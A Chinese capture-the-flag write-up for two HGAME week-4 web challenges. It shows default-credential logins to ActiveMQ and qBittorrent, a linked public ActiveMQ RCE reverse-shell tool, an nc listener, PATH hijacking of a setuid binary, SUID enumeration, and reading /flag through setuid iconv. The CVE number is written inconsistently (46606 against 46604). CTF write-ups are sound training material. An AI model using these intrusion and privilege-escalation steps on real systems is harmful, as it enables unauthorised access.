


week4

web


Reverse and Escalation



打开网站需要登录



抓个包，感觉activemq有点眼生，查一下发现是一个CVE-2023-46606,默认admin和admin登录一下



github上有专用的工具

<https://github.com/SaumyajeeetDas/CVE-2023-46604-RCE-Reverse-Shell-Apache-ActiveMQ/>

按照步骤执行一下


```
IDA V... Pseudoc... Hex V... Struc... Enums Im...
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     unsigned int v3; // eax
4     unsigned int v4; // eax
5     unsigned int v6; // [rsp+20h] [rbp-10h]
6     unsigned int v7; // [rsp+24h] [rbp-Ch]
7     int i; // [rsp+28h] [rbp-8h]
8     int v9; // [rsp+2Ch] [rbp-4h]
9
10    v3 = time(0LL);
11    srand(v3);
12    v9 = 0;
13    for ( i = 1; i < argc; ++i )
14    {
15        v7 = rand() % 23333;
16        v6 = rand() % 23333;
17        printf("%d + %d = \n", v7, v6);
18        if ( v7 + v6 != atoi(argv[i]) )
19        {
20            puts("wrong answer!");
21            return 1;
22        }
23        v4 = atoi(argv[i]);
24        printf("%d correct!\n", v4);
25        if ( ++v9 > 38 )
26        {
27            setuid(0);
28            system("ls");
29            return 0;
30        }
31    }
32    return 0;
33 }
```

观察函数，会以时间为种子生成伪随机数，需要我们一次性输入伪随机数正确相加的结果38次以上会以root执行ls

```
#include<stdio.h>
#include<time.h>
#include<stdlib.h>
int main(){
    int seed=time(0ll)+60;
    srand(seed);
    int a,b;
    char str[38];
    for(int i=0;i<40;++i){
        a=rand()%23333;
        b=rand()%23333;
        int c=a+b;
        printf("%d ",c);
    }
}
```

把时间预定到1分钟的时候预测伪随机数，计算出相加的结果，但是成功后执行的是ls 命令，因为system函数有继承环境变量的性质，我们伪造一个ls 的可执行文件，得到flag

```
# root @ iZbp1ioqtawu8nw8954mu6Z in / [19:24:47] C:130
$ nc -nlvp 8080
Listening on 0.0.0.0 8080
Connection received on 106.14.113.240 47458
cd /tmp
echo "cat /flag">ls
chmod 777 ls
export PATH=/tmp:$PATH
ls
cat: /flag: Permission denied
find 28212 32570 6863 24552 26015 31069 29395 15882 25076 32190 24807 12877 40175 10088 34313
21810 22600 21885 16966 14391 12728 34141 12333 19057 38261 24099 21535 26192 5962 15362 20953
41167 21906 11032 16512 27882 9251 17391 19069 20344
hgame{086d56935ed6d403b0e44a79e34e40c2051680f9}
19451 + 8761 =
28212 correct!
21507 + 11062 =
```

Whose Home?

打开网页是一个QB登录页面，查到了默认用户名admin和密码adminadmin
登录进去，根据提示，后台是可以rce的,找了找，发现在上传文件的时候可以执行外部程序，
出网 + 执行外部程序，猜测反弹shell,找了常见的弹shell方法，由于不知道这个后台Linux装了什么，所以先考虑bash

用户名:

密码:

运行外部程序

☒ 新增 torrent 时运行外部程序

☐ torrent 完成时运行外部程序

支持的参数 (区分大小写):

- %N: Torrent 名称
- %L: 分类
- %G: 标签 (以逗号分隔)
- %F: 内容路径 (与多文件 torrent 的根目录相同)
- %R: 根目录 (第一个 torrent 的子目录路径)
- %D: 保存路径
- %C: 文件数
- %Z: Torrent 大小 (字节)
- %T: 当前 tracker
- %I: 信息哈希值 v1
- %J: 信息哈希值 v2
- %K: Torrent ID

提示: 使用引号将参数扩起以防止文本被空白符分割 (例如: \"%N\")

cat /flag 一下发现需要提权

查找了有suid权限的命令

```
find / -user root -perm -4000 -print 2>/dev/null
```

```
find / -user root -perm -4000 -print 2>/dev/null
/package/admin/s6-overlay-helpers-0.1.0.1/command/s6-overlay-suexec
/usr/bin/iconv
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/expiry
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/chage
```

理论上一个一个搜索看每个命令是什么功能和是否可以利用就可以查看到flag

去网上查了一下命令的每个参数的用法，修改一下就可以啦

```
gamebox-32-160-a0c97ee5f1885f45-qbittorrent:/run/s6-rc:s6-rc-init:hCANC
c-qbittorrent$ iconv -t UTF-8 "/flag"
iconv -t UTF-8 "/flag"
hgame{2b0f9e883d021ea4e034baa6bc18775f1345df17}
gamebox-32-160-a0c97ee5f1885f45-qbittorrent:/run/s6-rc:s6-rc-init:hCANC
c-qbittorrent$
```